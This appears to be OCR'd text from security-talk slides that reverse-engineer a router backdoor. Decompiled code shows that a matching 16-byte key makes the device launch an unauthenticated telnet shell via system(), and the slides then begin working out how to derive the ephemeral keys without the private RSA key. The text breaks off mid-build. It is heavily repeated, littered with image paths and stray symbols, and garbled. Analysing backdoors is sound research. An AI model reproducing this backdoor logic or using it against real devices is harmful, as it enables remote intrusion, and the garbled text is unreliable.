


```
code_r0x00401e3c:
/* Check ephemeral password */
  if (num_bytes_recv == 0x10) {
    S = memcmp(payload_buffer,&PERM_KEY,0x10);
    if (S == 0) {
      command = "iwpriv ra0 e2p 26=7010";
    }
    else {
      S = memcmp(payload_buffer,&TEMP_KEY,0x10);
      if ((S != 0) || (S = is_process_running("phddns"), S != 0)) goto RESET_STATE_MACHINE;
      command = "telnetd -l /bin/login.sh";
    }
    system(command);
  }
```




```
if (STATE == 1) {
  S = checkState(payload_buffer,2);
  if (S != 2) goto code_r0x00401e3c;
}
```

The message “ABCDEF1234” will send us back to the beginning.




```
code_r0x00401e3c:
/* Check ephemeral password */
  if (num_bytes_recv == 0x10) {
    S = memcmp(payload_buffer,&PERM_KEY,0x10);
    if (S == 0) {
      command = "iwpriv ra0 e2p 26=7010";
    }
    else {
      S = memcmp(payload_buffer,&TEMP_KEY,0x10);
      if ((S != 0) || (S = is_process_running("phddns"), S != 0)) goto RESET_STATE_MACHINE;
      command = "telnetd -l /bin/login.sh";
    }
    system(command);
  }
```



```
if (STATE == 1) {
  S = checkState(payload_buffer,2);
  if (S != 2) goto code_r0x00401e3c;
}
```

The message “ABCDEF1234” will send us back to the beginning.

But a message that matches one of these ephemeral keys will launch telnetd, either when the device reboots, or immediately.



```
code_r0x00401e3c:
/* Check ephemeral password */
  if (num_bytes_recv == 0x10) {
    S = memcmp(payload_buffer,&PERM_KEY,0x10);
    if (S == 0) {
      command = "iwpriv ra0 e2p 26=7010";
    }
    else {
      S = memcmp(payload_buffer,&TEMP_KEY,0x10);
      if ((S != 0) || (S = is_process_running("phddns"), S != 0)) goto RESET_STATE_MACHINE;
      command = "telnetd -l /bin/login.sh";
    }
    system(command);
  }
```

How is the client supposed to determine TEMP_KEY and PERM_KEY?

How is the client supposed to determine TEMP_KEY and PERM_KEY?


Public-key-decrypted nonce

How is the client supposed to determine TEMP_KEY and PERM_KEY?

Public-key-decrypted nonce

Random string of 31 printable characters

How is the client supposed to determine TEMP_KEY and PERM_KEY?




Public-key-decrypted nonce

⊕

Random string of 31 printable characters

How is the client supposed to determine TEMP_KEY and PERM_KEY?



Public-key-decrypted nonce

⊕

Random string of 31 printable characters


+

+TEMP

or

+PERM

How is the client supposed to determine TEMP_KEY and PERM_KEY?



Public-key-decrypted nonce

⊕

Random string of 31 printable characters


+

+TEMP

or

+PERM

How is the client supposed to determine TEMP_KEY and PERM_KEY?



Public-key-decrypted nonce

⊕

Random string of 31 printable characters

+


+TEMP

or

+PERM

- We are expected to use the same private key we used to *encrypt* the nonce to *decrypt* the random secret that the server sends us in response.
- We can then compose the ephemeral key using the same formula that the server does.

How is the client supposed to determine TEMP_KEY or PERM_KEY?



Public-key-decrypted nonce

⊕

Random string of 31 printable characters

+


+TEMP

or

+PERM

But we don't *have* the private RSA key!

How is the client supposed to determine TEMP_KEY or PERM_KEY?



Public-key-decrypted nonce

Random string of 31 printable characters


+TEMP

or

+PERM

Maybe there's another way...

How is the client supposed to determine TEMP_KEY or PERM_KEY?



★✤ ×

Public-key-decrypted nonce

⊕

Random string of 31 printable characters


+

+TEMP


or

